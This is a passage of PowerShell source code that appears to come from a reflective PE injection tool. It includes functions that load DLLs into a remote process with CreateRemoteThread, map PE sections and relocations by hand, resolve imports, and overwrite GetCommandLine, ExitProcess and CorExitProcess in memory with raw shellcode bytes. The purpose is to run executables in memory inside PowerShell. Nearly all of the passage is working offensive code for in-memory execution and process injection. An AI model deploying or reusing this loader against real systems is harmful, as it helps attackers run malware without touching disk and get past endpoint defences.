               Throw “Call to CreateRemoteThread to call GetProcAddress failed.”
           }
           
           [Int32]$ExitCode = 0
           $Result = $Win32Functions.GetExitCodeThread.Invoke($RThreadHandle, [Ref]$ExitCode)
           if (($Result -eq 0) -or ($ExitCode -eq 0))
           {
               Throw “Call to GetExitCodeThread failed”
           }
           
           [IntPtr]$DllAddress = [IntPtr]$ExitCode
       }
       
       $Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $RImportDllPathPtr, [UIntPtr][UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
       
       return $DllAddress
   }

   Function Copy-Sections
   {
       Param(        
       [Parameter(Position = 0, Mandatory = $true)]
       [System.Object]
       $PEInfo,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [System.Object]
       $Win32Functions,
       
       [Parameter(Position = 2, Mandatory = $true)]
       [System.Object]
       $Win32Types
       )
       
       for( $i = 0; $i -lt $PEInfo.IMAGE_NT_HEADERS.FileHeader.NumberOfSections; $i++)
       {
           [IntPtr]$SectionHeaderPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.SectionHeaderPtr) ($i * [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_SECTION_HEADER)))
           $SectionHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($SectionHeaderPtr, [Type]$Win32Types.IMAGE_SECTION_HEADER)
       
           #Address to copy the section to
           [IntPtr]$SectionDestAddr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$SectionHeader.VirtualAddress))
           
           #SizeOfRawData is the size of the data on disk, VirtualSize is the minimum space that can be allocated
           #    in memory for the section. If VirtualSize > SizeOfRawData, pad the extra spaces with 0. If
           #    SizeOfRawData > VirtualSize, it is because the section stored on disk has padding that we can throw away,
           #    so truncate SizeOfRawData to VirtualSize
           $SizeOfRawData = $SectionHeader.SizeOfRawData

           if ($SectionHeader.PointerToRawData -eq 0)
           {
               $SizeOfRawData = 0
           }
           
           if ($SizeOfRawData -gt $SectionHeader.VirtualSize)
           {
               $SizeOfRawData = $SectionHeader.VirtualSize
           }
           
           if ($SizeOfRawData -gt 0)
           {
               #Test-MemoryRangeValid -DebugString “Copy-Sections::MarshalCopy” -PEInfo $PEInfo -StartAddress $SectionDestAddr -Size $SizeOfRawData | Out-Null
               [System.Runtime.InteropServices.Marshal]::Copy($PEBytes, [Int32]$SectionHeader.PointerToRawData, $SectionDestAddr, $SizeOfRawData)
           }
       
           #If SizeOfRawData is less than VirtualSize, set memory to 0 for the extra space
           if ($SectionHeader.SizeOfRawData -lt $SectionHeader.VirtualSize)
           {
               $Difference = $SectionHeader.VirtualSize – $SizeOfRawData
               [IntPtr]$StartAddress = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$SectionDestAddr) ([Int64]$SizeOfRawData))
               #Test-MemoryRangeValid -DebugString “Copy-Sections::Memset” -PEInfo $PEInfo -StartAddress $StartAddress -Size $Difference | Out-Null
               $Win32Functions.memset.Invoke($StartAddress, 0, [IntPtr]$Difference) | Out-Null
           }
       }
   }

   Function Update-MemoryAddresses
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [System.Object]
       $PEInfo,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [Int64]
       $OriginalImageBase,
       
       [Parameter(Position = 2, Mandatory = $true)]
       [System.Object]
       $Win32Constants,
       
       [Parameter(Position = 3, Mandatory = $true)]
       [System.Object]
       $Win32Types
       )
       
       [Int64]$BaseDifference = 0
       $AddDifference = $true #Track if the difference variable should be added or subtracted from variables
       [UInt32]$ImageBaseRelocSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_BASE_RELOCATION)
       
       #If the PE was loaded to its expected address or there are no entries in the BaseRelocationTable, nothing to do
       if (($OriginalImageBase -eq [Int64]$PEInfo.EffectivePEHandle) `
               -or ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.BaseRelocationTable.Size -eq 0))
       {
           return
       }

       elseif ((Compare-Val1GreaterThanVal2AsUInt ($OriginalImageBase) ($PEInfo.EffectivePEHandle)) -eq $true)
       {
           $BaseDifference = Sub-SignedIntAsUnsigned ($OriginalImageBase) ($PEInfo.EffectivePEHandle)
           $AddDifference = $false
       }
       elseif ((Compare-Val1GreaterThanVal2AsUInt ($PEInfo.EffectivePEHandle) ($OriginalImageBase)) -eq $true)
       {
           $BaseDifference = Sub-SignedIntAsUnsigned ($PEInfo.EffectivePEHandle) ($OriginalImageBase)
       }
       
       #Use the IMAGE_BASE_RELOCATION structure to find memory addresses which need to be modified
       [IntPtr]$BaseRelocPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$PEInfo.IMAGE_NT_HEADERS.OptionalHeader.BaseRelocationTable.VirtualAddress))
       while($true)
       {
           #If SizeOfBlock == 0, we are done
           $BaseRelocationTable = [System.Runtime.InteropServices.Marshal]::PtrToStructure($BaseRelocPtr, [Type]$Win32Types.IMAGE_BASE_RELOCATION)

           if ($BaseRelocationTable.SizeOfBlock -eq 0)
           {
               break
           }

           [IntPtr]$MemAddrBase = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$BaseRelocationTable.VirtualAddress))
           $NumRelocations = ($BaseRelocationTable.SizeOfBlock – $ImageBaseRelocSize) / 2

           #Loop through each relocation
           for($i = 0; $i -lt $NumRelocations; $i++)
           {
               #Get info for this relocation
               $RelocationInfoPtr = [IntPtr](Add-SignedIntAsUnsigned ([IntPtr]$BaseRelocPtr) ([Int64]$ImageBaseRelocSize + (2 * $i)))
               [UInt16]$RelocationInfo = [System.Runtime.InteropServices.Marshal]::PtrToStructure($RelocationInfoPtr, [Type][UInt16])

               #First 4 bits is the relocation type, last 12 bits is the address offset from $MemAddrBase
               [UInt16]$RelocOffset = $RelocationInfo -band 0x0FFF
               [UInt16]$RelocType = $RelocationInfo -band 0xF000
               for ($j = 0; $j -lt 12; $j++)
               {
                   $RelocType = [Math]::Floor($RelocType / 2)
               }

               #For DLL’s there are two types of relocations used according to the following MSDN article. One for 64bit and one for 32bit.
               #This appears to be true for EXE’s as well.
               #    Site: http://msdn.microsoft.com/en-us/magazine/cc301808.aspx
               if (($RelocType -eq $Win32Constants.IMAGE_REL_BASED_HIGHLOW) `
                       -or ($RelocType -eq $Win32Constants.IMAGE_REL_BASED_DIR64))
               {            
                   #Get the current memory address and update it based off the difference between PE expected base address and actual base address
                   [IntPtr]$FinalAddr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$MemAddrBase) ([Int64]$RelocOffset))
                   [IntPtr]$CurrAddr = [System.Runtime.InteropServices.Marshal]::PtrToStructure($FinalAddr, [Type][IntPtr])
       
                   if ($AddDifference -eq $true)
                   {
                       [IntPtr]$CurrAddr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$CurrAddr) ($BaseDifference))
                   }
                   else
                   {
                       [IntPtr]$CurrAddr = [IntPtr](Sub-SignedIntAsUnsigned ([Int64]$CurrAddr) ($BaseDifference))
                   }                

                   [System.Runtime.InteropServices.Marshal]::StructureToPtr($CurrAddr, $FinalAddr, $false) | Out-Null
               }
               elseif ($RelocType -ne $Win32Constants.IMAGE_REL_BASED_ABSOLUTE)
               {
                   #IMAGE_REL_BASED_ABSOLUTE is just used for padding, we don’t actually do anything with it
                   Throw “Unknown relocation found, relocation value: $RelocType, relocationinfo: $RelocationInfo”
               }
           }
           
           $BaseRelocPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$BaseRelocPtr) ([Int64]$BaseRelocationTable.SizeOfBlock))
       }
   }

   Function Import-DllImports
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [System.Object]
       $PEInfo,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [System.Object]
       $Win32Functions,
       
       [Parameter(Position = 2, Mandatory = $true)]
       [System.Object]
       $Win32Types,
       
       [Parameter(Position = 3, Mandatory = $true)]
       [System.Object]
       $Win32Constants,
       
       [Parameter(Position = 4, Mandatory = $false)]
       [IntPtr]
       $RemoteProcHandle
       )
       
       $RemoteLoading = $false
       if ($PEInfo.PEHandle -ne $PEInfo.EffectivePEHandle)
       {
           $RemoteLoading = $true
       }
       
       if ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ImportTable.Size -gt 0)
       {
           [IntPtr]$ImportDescriptorPtr = Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ImportTable.VirtualAddress)
           
           while ($true)
           {
               $ImportDescriptor = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ImportDescriptorPtr, [Type]$Win32Types.IMAGE_IMPORT_DESCRIPTOR)
               
               #If the structure is null, it signals that this is the end of the array
               if ($ImportDescriptor.Characteristics -eq 0 `
                       -and $ImportDescriptor.FirstThunk -eq 0 `
                       -and $ImportDescriptor.ForwarderChain -eq 0 `
                       -and $ImportDescriptor.Name -eq 0 `
                       -and $ImportDescriptor.TimeDateStamp -eq 0)
               {
                   #Write-Verbose “Done importing DLL imports”
                   break
               }

               $ImportDllHandle = [IntPtr]::Zero
               $ImportDllPathPtr = (Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$ImportDescriptor.Name))
               $ImportDllPath = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($ImportDllPathPtr)
               
               if ($RemoteLoading -eq $true)
               {
                   $ImportDllHandle = Import-DllInRemoteProcess -RemoteProcHandle $RemoteProcHandle -ImportDllPathPtr $ImportDllPathPtr
               }
               else
               {
                   $ImportDllHandle = $Win32Functions.LoadLibrary.Invoke($ImportDllPath)
               }

               if (($ImportDllHandle -eq $null) -or ($ImportDllHandle -eq [IntPtr]::Zero))
               {
                   throw “Error importing DLL, DLLName: $ImportDllPath”
               }
               
               #Get the first thunk, then loop through all of them
               [IntPtr]$ThunkRef = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($ImportDescriptor.FirstThunk)
               [IntPtr]$OriginalThunkRef = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($ImportDescriptor.Characteristics) #Characteristics is overloaded with OriginalFirstThunk
               [IntPtr]$OriginalThunkRefVal = [System.Runtime.InteropServices.Marshal]::PtrToStructure($OriginalThunkRef, [Type][IntPtr])
               
               while ($OriginalThunkRefVal -ne [IntPtr]::Zero)
               {
                   $LoadByOrdinal = $false
                   [IntPtr]$ProcedureNamePtr = [IntPtr]::Zero
                   #Compare thunkRefVal to IMAGE_ORDINAL_FLAG, which is defined as 0x80000000 or 0x8000000000000000 depending on 32bit or 64bit
                   #    If the top bit is set on an int, it will be negative, so instead of worrying about casting this to uint
                   #    and doing the comparison, just see if it is less than 0
                   [IntPtr]$NewThunkRef = [IntPtr]::Zero
                   if([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -eq 4 -and [Int32]$OriginalThunkRefVal -lt 0)
                   {
                       [IntPtr]$ProcedureNamePtr = [IntPtr]$OriginalThunkRefVal -band 0xffff #This is actually a lookup by ordinal
                       $LoadByOrdinal = $true
                   }
                   elseif([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -eq 8 -and [Int64]$OriginalThunkRefVal -lt 0)
                   {
                       [IntPtr]$ProcedureNamePtr = [Int64]$OriginalThunkRefVal -band 0xffff #This is actually a lookup by ordinal
                       $LoadByOrdinal = $true
                   }
                   else
                   {
                       [IntPtr]$StringAddr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($OriginalThunkRefVal)
                       $StringAddr = Add-SignedIntAsUnsigned $StringAddr ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][UInt16]))
                       $ProcedureName = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($StringAddr)
                       $ProcedureNamePtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi($ProcedureName)
                   }
                   
                   if ($RemoteLoading -eq $true)
                   {
                       # [IntPtr]$NewThunkRef = Get-RemoteProcAddress -RemoteProcHandle $RemoteProcHandle -RemoteDllHandle $ImportDllHandle -FunctionNamePtr $ProcedureNamePtr -LoadByOrdinal $LoadByOrdinal
                   }
                   else
                   {
                       #Write-Host “DLL: $ImportDllPath, Proc: $ProcedureNamePtr”
                       [IntPtr]$NewThunkRef = $Win32Functions.GetProcAddressIntPtr.Invoke($ImportDllHandle, $ProcedureNamePtr)
                   }
                   
                   if ($NewThunkRef -eq $null -or $NewThunkRef -eq [IntPtr]::Zero)
                   {
                       if ($LoadByOrdinal)
                       {
                           Throw “New function reference is null, this is almost certainly a bug in this script. Function Ordinal: $ProcedureNamePtr. Dll: $ImportDllPath”
                       }
                       else
                       {
                           Throw “New function reference is null, this is almost certainly a bug in this script. Function: $ProcedureName. Dll: $ImportDllPath”
                       }
                   }

                   [System.Runtime.InteropServices.Marshal]::StructureToPtr($NewThunkRef, $ThunkRef, $false)
                   
                   $ThunkRef = Add-SignedIntAsUnsigned ([Int64]$ThunkRef) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]))
                   [IntPtr]$OriginalThunkRef = Add-SignedIntAsUnsigned ([Int64]$OriginalThunkRef) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]))
                   [IntPtr]$OriginalThunkRefVal = [System.Runtime.InteropServices.Marshal]::PtrToStructure($OriginalThunkRef, [Type][IntPtr])

                   #Cleanup
                   #If loading by ordinal, ProcedureNamePtr is the ordinal value and not actually a pointer to a buffer that needs to be freed
                   if ((-not $LoadByOrdinal) -and ($ProcedureNamePtr -ne [IntPtr]::Zero))
                   {
                       [System.Runtime.InteropServices.Marshal]::FreeHGlobal($ProcedureNamePtr)
                       $ProcedureNamePtr = [IntPtr]::Zero
                   }
               }
               
               $ImportDescriptorPtr = Add-SignedIntAsUnsigned ($ImportDescriptorPtr) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_IMPORT_DESCRIPTOR))
           }
       }
   }

   Function Get-VirtualProtectValue
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [UInt32]
       $SectionCharacteristics
       )
       
       $ProtectionFlag = 0x0
       if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_EXECUTE) -gt 0)
       {
           if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_READ) -gt 0)
           {
               if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
               {
                   $ProtectionFlag = $Win32Constants.PAGE_EXECUTE_READWRITE
               }
               else
               {
                   $ProtectionFlag = $Win32Constants.PAGE_EXECUTE_READ
               }
           }
           else
           {
               if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
               {
                   $ProtectionFlag = $Win32Constants.PAGE_EXECUTE_WRITECOPY
               }
               else
               {
                   $ProtectionFlag = $Win32Constants.PAGE_EXECUTE
               }
           }
       }
       else
       {
           if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_READ) -gt 0)
           {
               if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
               {
                   $ProtectionFlag = $Win32Constants.PAGE_READWRITE
               }
               else
               {
                   $ProtectionFlag = $Win32Constants.PAGE_READONLY
               }
           }
           else
           {
               if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
               {
                   $ProtectionFlag = $Win32Constants.PAGE_WRITECOPY
               }
               else
               {
                   $ProtectionFlag = $Win32Constants.PAGE_NOACCESS
               }
           }
       }
       
       if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_NOT_CACHED) -gt 0)
       {
           $ProtectionFlag = $ProtectionFlag -bor $Win32Constants.PAGE_NOCACHE
       }
       
       return $ProtectionFlag
   }

   Function Update-MemoryProtectionFlags
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [System.Object]
       $PEInfo,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [System.Object]
       $Win32Functions,
       
       [Parameter(Position = 2, Mandatory = $true)]
       [System.Object]
       $Win32Constants,
       
       [Parameter(Position = 3, Mandatory = $true)]
       [System.Object]
       $Win32Types
       )
       
       for( $i = 0; $i -lt $PEInfo.IMAGE_NT_HEADERS.FileHeader.NumberOfSections; $i++)
       {
           [IntPtr]$SectionHeaderPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.SectionHeaderPtr) ($i * [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_SECTION_HEADER)))
           $SectionHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($SectionHeaderPtr, [Type]$Win32Types.IMAGE_SECTION_HEADER)
           [IntPtr]$SectionPtr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($SectionHeader.VirtualAddress)
           
           [UInt32]$ProtectFlag = Get-VirtualProtectValue $SectionHeader.Characteristics
           [UInt32]$SectionSize = $SectionHeader.VirtualSize
           
           [UInt32]$OldProtectFlag = 0
           #Test-MemoryRangeValid -DebugString “Update-MemoryProtectionFlags::VirtualProtect” -PEInfo $PEInfo -StartAddress $SectionPtr -Size $SectionSize | Out-Null
           $Success = $Win32Functions.VirtualProtect.Invoke($SectionPtr, $SectionSize, $ProtectFlag, [Ref]$OldProtectFlag)
           if ($Success -eq $false)
           {
               Throw “Unable to change memory protection”
           }
       }
   }
   
   #This function overwrites GetCommandLine and ExitThread which are needed to reflectively load an EXE
   #Returns an object with addresses to copies of the bytes that were overwritten (and the count)
   Function Update-ExeFunctions
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [System.Object]
       $PEInfo,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [System.Object]
       $Win32Functions,
       
       [Parameter(Position = 2, Mandatory = $true)]
       [System.Object]
       $Win32Constants,
       
       [Parameter(Position = 3, Mandatory = $true)]
       [String]
       $ExeArguments,
       
       [Parameter(Position = 4, Mandatory = $true)]
       [IntPtr]
       $ExeDoneBytePtr
       )
       
       #This will be an array of arrays. The inner array will consist of: @($DestAddr, $SourceAddr, $ByteCount). This is used to return memory to its original state.
       $ReturnArray = @()
       
       $PtrSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr])
       [UInt32]$OldProtectFlag = 0
       
       [IntPtr]$Kernel32Handle = $Win32Functions.GetModuleHandle.Invoke(“Kernel32.dll”)
       if ($Kernel32Handle -eq [IntPtr]::Zero)
       {
           throw “Kernel32 handle null”
       }
       
       [IntPtr]$KernelBaseHandle = $Win32Functions.GetModuleHandle.Invoke(“KernelBase.dll”)
       if ($KernelBaseHandle -eq [IntPtr]::Zero)
       {
           # throw “KernelBase handle null”
           $KernelBaseHandle = $Kernel32Handle;
       }

       #
       #First overwrite the GetCommandLine() function. This is the function that is called by a new process to get the command line args used to start it.
       #    We overwrite it with shellcode to return a pointer to the string ExeArguments, allowing us to pass the exe any args we want.
       $CmdLineWArgsPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalUni($ExeArguments)
       $CmdLineAArgsPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi($ExeArguments)
   
       [IntPtr]$GetCommandLineAAddr = $Win32Functions.GetProcAddress.Invoke($KernelBaseHandle, “GetCommandLineA”)
       [IntPtr]$GetCommandLineWAddr = $Win32Functions.GetProcAddress.Invoke($KernelBaseHandle, “GetCommandLineW”)

       if ($GetCommandLineAAddr -eq [IntPtr]::Zero -or $GetCommandLineWAddr -eq [IntPtr]::Zero)
       {
           throw “GetCommandLine ptr null. GetCommandLineA: $(Get-Hex $GetCommandLineAAddr). GetCommandLineW: $(Get-Hex $GetCommandLineWAddr)”
       }

       #Prepare the shellcode
       [Byte[]]$Shellcode1 = @()
       if ($PtrSize -eq 8)
       {
           $Shellcode1 += 0x48    #64bit shellcode has the 0x48 before the 0xb8
       }
       $Shellcode1 += 0xb8
       
       [Byte[]]$Shellcode2 = @(0xc3)
       $TotalSize = $Shellcode1.Length + $PtrSize + $Shellcode2.Length
       
       
       #Make copy of GetCommandLineA and GetCommandLineW
       $GetCommandLineAOrigBytesPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($TotalSize)
       $GetCommandLineWOrigBytesPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($TotalSize)
       $Win32Functions.memcpy.Invoke($GetCommandLineAOrigBytesPtr, $GetCommandLineAAddr, [UInt64]$TotalSize) | Out-Null
       $Win32Functions.memcpy.Invoke($GetCommandLineWOrigBytesPtr, $GetCommandLineWAddr, [UInt64]$TotalSize) | Out-Null
       $ReturnArray += ,($GetCommandLineAAddr, $GetCommandLineAOrigBytesPtr, $TotalSize)
       $ReturnArray += ,($GetCommandLineWAddr, $GetCommandLineWOrigBytesPtr, $TotalSize)

       #Overwrite GetCommandLineA
       [UInt32]$OldProtectFlag = 0
       $Success = $Win32Functions.VirtualProtect.Invoke($GetCommandLineAAddr, [UInt32]$TotalSize, [UInt32]($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
       if ($Success = $false)
       {
           throw “Call to VirtualProtect failed”
       }
       
       $GetCommandLineAAddrTemp = $GetCommandLineAAddr
       Write-BytesToMemory -Bytes $Shellcode1 -MemoryAddress $GetCommandLineAAddrTemp
       $GetCommandLineAAddrTemp = Add-SignedIntAsUnsigned $GetCommandLineAAddrTemp ($Shellcode1.Length)
       [System.Runtime.InteropServices.Marshal]::StructureToPtr($CmdLineAArgsPtr, $GetCommandLineAAddrTemp, $false)
       $GetCommandLineAAddrTemp = Add-SignedIntAsUnsigned $GetCommandLineAAddrTemp $PtrSize
       Write-BytesToMemory -Bytes $Shellcode2 -MemoryAddress $GetCommandLineAAddrTemp
       
       $Win32Functions.VirtualProtect.Invoke($GetCommandLineAAddr, [UInt32]$TotalSize, [UInt32]$OldProtectFlag, [Ref]$OldProtectFlag) | Out-Null
       
       
       #Overwrite GetCommandLineW
       [UInt32]$OldProtectFlag = 0
       $Success = $Win32Functions.VirtualProtect.Invoke($GetCommandLineWAddr, [UInt32]$TotalSize, [UInt32]($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
       if ($Success = $false)
       {
           throw “Call to VirtualProtect failed”
       }
       
       $GetCommandLineWAddrTemp = $GetCommandLineWAddr
       Write-BytesToMemory -Bytes $Shellcode1 -MemoryAddress $GetCommandLineWAddrTemp
       $GetCommandLineWAddrTemp = Add-SignedIntAsUnsigned $GetCommandLineWAddrTemp ($Shellcode1.Length)
       [System.Runtime.InteropServices.Marshal]::StructureToPtr($CmdLineWArgsPtr, $GetCommandLineWAddrTemp, $false)
       $GetCommandLineWAddrTemp = Add-SignedIntAsUnsigned $GetCommandLineWAddrTemp $PtrSize
       Write-BytesToMemory -Bytes $Shellcode2 -MemoryAddress $GetCommandLineWAddrTemp
       
       $Win32Functions.VirtualProtect.Invoke($GetCommandLineWAddr, [UInt32]$TotalSize, [UInt32]$OldProtectFlag, [Ref]$OldProtectFlag) | Out-Null
       #
       
       
       #
       #For C++ stuff that is compiled with visual studio as “multithreaded DLL”, the above method of overwriting GetCommandLine doesn’t work.
       #    I don’t know why exactly.. But the msvcr DLL that a “DLL compiled executable” imports has an export called _acmdln and _wcmdln.
       #    It appears to call GetCommandLine and store the result in this var. Then when you call __wgetcmdln it parses and returns the
       #    argv and argc values stored in these variables. So the easy thing to do is just overwrite the variable since they are exported.
       $DllList = @(“msvcr70d.dll”, “msvcr71d.dll”, “msvcr80d.dll”, “msvcr90d.dll”, “msvcr100d.dll”, “msvcr110d.dll”, “msvcr70.dll” `
           , “msvcr71.dll”, “msvcr80.dll”, “msvcr90.dll”, “msvcr100.dll”, “msvcr110.dll”)
       
       foreach ($Dll in $DllList)
       {
           [IntPtr]$DllHandle = $Win32Functions.GetModuleHandle.Invoke($Dll)
           if ($DllHandle -ne [IntPtr]::Zero)
           {
               [IntPtr]$WCmdLnAddr = $Win32Functions.GetProcAddress.Invoke($DllHandle, “_wcmdln”)
               [IntPtr]$ACmdLnAddr = $Win32Functions.GetProcAddress.Invoke($DllHandle, “_acmdln”)
               if ($WCmdLnAddr -eq [IntPtr]::Zero -or $ACmdLnAddr -eq [IntPtr]::Zero)
               {
                   “Error, couldn’t find _wcmdln or _acmdln”
               }
               
               $NewACmdLnPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi($ExeArguments)
               $NewWCmdLnPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalUni($ExeArguments)
               
               #Make a copy of the original char* and wchar_t* so these variables can be returned back to their original state
               $OrigACmdLnPtr = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ACmdLnAddr, [Type][IntPtr])
               $OrigWCmdLnPtr = [System.Runtime.InteropServices.Marshal]::PtrToStructure($WCmdLnAddr, [Type][IntPtr])
               $OrigACmdLnPtrStorage = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PtrSize)
               $OrigWCmdLnPtrStorage = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PtrSize)
               [System.Runtime.InteropServices.Marshal]::StructureToPtr($OrigACmdLnPtr, $OrigACmdLnPtrStorage, $false)
               [System.Runtime.InteropServices.Marshal]::StructureToPtr($OrigWCmdLnPtr, $OrigWCmdLnPtrStorage, $false)
               $ReturnArray += ,($ACmdLnAddr, $OrigACmdLnPtrStorage, $PtrSize)
               $ReturnArray += ,($WCmdLnAddr, $OrigWCmdLnPtrStorage, $PtrSize)
               
               $Success = $Win32Functions.VirtualProtect.Invoke($ACmdLnAddr, [UInt32]$PtrSize, [UInt32]($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
               if ($Success = $false)
               {
                   throw “Call to VirtualProtect failed”
               }
               [System.Runtime.InteropServices.Marshal]::StructureToPtr($NewACmdLnPtr, $ACmdLnAddr, $false)
               $Win32Functions.VirtualProtect.Invoke($ACmdLnAddr, [UInt32]$PtrSize, [UInt32]($OldProtectFlag), [Ref]$OldProtectFlag) | Out-Null
               
               $Success = $Win32Functions.VirtualProtect.Invoke($WCmdLnAddr, [UInt32]$PtrSize, [UInt32]($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
               if ($Success = $false)
               {
                   throw “Call to VirtualProtect failed”
               }
               [System.Runtime.InteropServices.Marshal]::StructureToPtr($NewWCmdLnPtr, $WCmdLnAddr, $false)
               $Win32Functions.VirtualProtect.Invoke($WCmdLnAddr, [UInt32]$PtrSize, [UInt32]($OldProtectFlag), [Ref]$OldProtectFlag) | Out-Null
           }
       }
       #
       
       
       #
       #Next overwrite CorExitProcess and ExitProcess to instead ExitThread. This way the entire Powershell process doesn’t die when the EXE exits.

       $ReturnArray = @()
       $ExitFunctions = @() #Array of functions to overwrite so the thread doesn’t exit the process
       
       #CorExitProcess (compiled in to visual studio c++)
       [IntPtr]$MscoreeHandle = $Win32Functions.GetModuleHandle.Invoke(“mscoree.dll”)
       if ($MscoreeHandle -eq [IntPtr]::Zero)
       {
           throw “mscoree handle null”
       }
       [IntPtr]$CorExitProcessAddr = $Win32Functions.GetProcAddress.Invoke($MscoreeHandle, “CorExitProcess”)
       if ($CorExitProcessAddr -eq [IntPtr]::Zero)
       {
           Throw “CorExitProcess address not found”
       }
       $ExitFunctions += $CorExitProcessAddr
       
       #ExitProcess (what non-managed programs use)
       [IntPtr]$ExitProcessAddr = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, “ExitProcess”)
       if ($ExitProcessAddr -eq [IntPtr]::Zero)
       {
           Throw “ExitProcess address not found”
       }
       $ExitFunctions += $ExitProcessAddr
       
       [UInt32]$OldProtectFlag = 0
       foreach ($ProcExitFunctionAddr in $ExitFunctions)
       {
           $ProcExitFunctionAddrTmp = $ProcExitFunctionAddr
           #The following is the shellcode (Shellcode: ExitThread.asm):
           #32bit shellcode
           [Byte[]]$Shellcode1 = @(0xbb)
           [Byte[]]$Shellcode2 = @(0xc6, 0x03, 0x01, 0x83, 0xec, 0x20, 0x83, 0xe4, 0xc0, 0xbb)
           #64bit shellcode (Shellcode: ExitThread.asm)
           if ($PtrSize -eq 8)
           {
               [Byte[]]$Shellcode1 = @(0x48, 0xbb)
               [Byte[]]$Shellcode2 = @(0xc6, 0x03, 0x01, 0x48, 0x83, 0xec, 0x20, 0x66, 0x83, 0xe4, 0xc0, 0x48, 0xbb)
           }
           [Byte[]]$Shellcode3 = @(0xff, 0xd3)
           $TotalSize = $Shellcode1.Length + $PtrSize + $Shellcode2.Length + $PtrSize + $Shellcode3.Length
           
           [IntPtr]$ExitThreadAddr = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, “ExitThread”)
           if ($ExitThreadAddr -eq [IntPtr]::Zero)
           {
               Throw “ExitThread address not found”
           }

           $Success = $Win32Functions.VirtualProtect.Invoke($ProcExitFunctionAddr, [UInt32]$TotalSize, [UInt32]$Win32Constants.PAGE_EXECUTE_READWRITE, [Ref]$OldProtectFlag)
           if ($Success -eq $false)
           {
               Throw “Call to VirtualProtect failed”
           }
           
           #Make copy of original ExitProcess bytes
           $ExitProcessOrigBytesPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($TotalSize)
           $Win32Functions.memcpy.Invoke($ExitProcessOrigBytesPtr, $ProcExitFunctionAddr, [UInt64]$TotalSize) | Out-Null
           $ReturnArray += ,($ProcExitFunctionAddr, $ExitProcessOrigBytesPtr, $TotalSize)
           
           #Write the ExitThread shellcode to memory. This shellcode will write 0x01 to ExeDoneBytePtr address (so PS knows the EXE is done), then
           #    call ExitThread
